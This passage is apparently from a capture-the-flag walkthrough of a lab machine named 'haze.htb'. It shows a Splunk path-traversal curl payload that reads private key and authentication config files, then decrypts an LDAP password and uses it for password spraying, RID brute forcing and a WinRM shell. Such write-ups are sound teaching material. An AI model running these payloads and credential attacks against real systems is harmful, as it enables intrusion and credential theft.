C:\Program Files\Splunk\etc\system\local\web.conf
# Deployment config
C:\Program Files\Splunk\etc\system\local\deploymentclient.conf

# Splunk SSL certs
C:\Program Files\Splunk\etc\auth\server.pem
C:\Program Files\Splunk\etc\auth\ca.pem
C:\Program Files\Splunk\etc\auth\cacert.pem

# Web SSL
C:\Program Files\Splunk\etc\auth\splunkweb\
C:\Program Files\Splunk\etc\auth\splunkweb\privkey.pem
C:\Program Files\Splunk\etc\auth\splunkweb\cert.pem
We can also read the server.pem SSL certficates file.
1
curl 'http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/auth/server.pem'

We can also cat the authentication.conf file like this.
1
curl 'http://haze.htb:8000/en-US/modules/messaging/C:../C:../C:../C:../C:../etc/system/local/authentication.conf'

In this we see the LDAPBindPassword for the user Paul Taylor
But the password is encrypted using splunk secret. So lets try to decrypt this password hash using the secret.
Decrypting Splunk Secrets

We can easily list the splunk secrets file but now we need to decrypt it, so here is a great tool to decrypt hashes using splunk secrets.
1
splunksecrets splunk-decrypt -S splunksecret.txt

We were able to decrypt the password hash for the Paul Taylor user and were able to retrieve their password.
Authentication as Paul Taylor
We dont know the Paul Taylor’s exact domain name, so I tried with a few guesses and it worked.
1
nxc smb dc01.haze.htb -u 'Paul.Taylor' -p 'Ld@p_Auth_Sp1unk@2k24'

The correct username is Paul.Taylor.
Now lets get the users, computers and groups present on the domain by doing a RID Brute forcing attack.
1
nxc smb dc01.haze.htb -u 'Paul.Taylor' -p 'Ld@p_Auth_Sp1unk@2k24' --rid-brute

Saving these to a file for future reference.
Bloodhound
Since we have authentication lets collect bloodhound data to proceed further.
1
rusthound -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -i 10.129.169.250 -z

There were no outbounds present with the user Paul.Taylor.
Shell as Mark.Adams
So lets try with the password spary to the list of users which we got from the RID Bruteforcing.
1
nxc smb dc01.haze.htb -u objects.txt  -p 'Ld@p_Auth_Sp1unk@2k24' --continue-on-success

We have authentication as Mark.Adams!
Also the bloodhound data is messed up for this box.

Apparently Mark.Adams is a group which is a part of REMOTE MANAGEMENT USERS in the domain, so lets check weather we can winrm as him or not.
1
nxc winrm dc01.haze.htb -u 'Mark.Adams' -p 'Ld@p_Auth_Sp1unk@2k24'

So lets get a shell on the box as him using evil-winrm-py.
1
evil-winrm-py -i 10.129.169.250 -u 'Mark.Adams' -p 'Ld@p_Auth_Sp1unk@2k24'

We have a shell.
But we cant read user.txt as it is not present for this user.
Also our bloodhound id messed up so we cant see any outbounds for Mark.Adams, so lets use BloodyAD to see where we have write privileges.
1
bloodyad -d haze.htb -u 'Mark.Adams' -p 'Ld@p_Auth_Sp1unk@2k24' -i 10.129.169.250 get writable

WE have WRITE access over the HAZE-IT-BACKUP$, this probably means this is a GMSA account, so lets try to read its hash.
1
bloodyad -d haze.htb -u 'Mark.Adams' -p 'Ld@p_Auth_Sp1unk@2k24' -i 10.129.169.250 msldap gmsa

Only domain admins have the permission to read the NTLM hash for the account.
Now I uploaded the PrivescCheck.ps1 to our Mark.Adam’s winrm shell for further enumeration.

One key thing found is that the Splunk service is running as Alexander.Green

But nothing really interesting found with the PrivescCheck.
There is something needs to be done with the Mark.Adams user, so I listed its attributes using bloodyAD.
1
bloodyad -d haze.htb -u 'Mark.Adams' -p 'Ld@p_Auth_Sp1unk@2k24' -i 10.129.169.250 get object 'mark.adams'

This user is a part of gMSA_Managers.

Uploaded and executed sharphound on the remote machine.

Lets see if we can find something new in bloodhound.
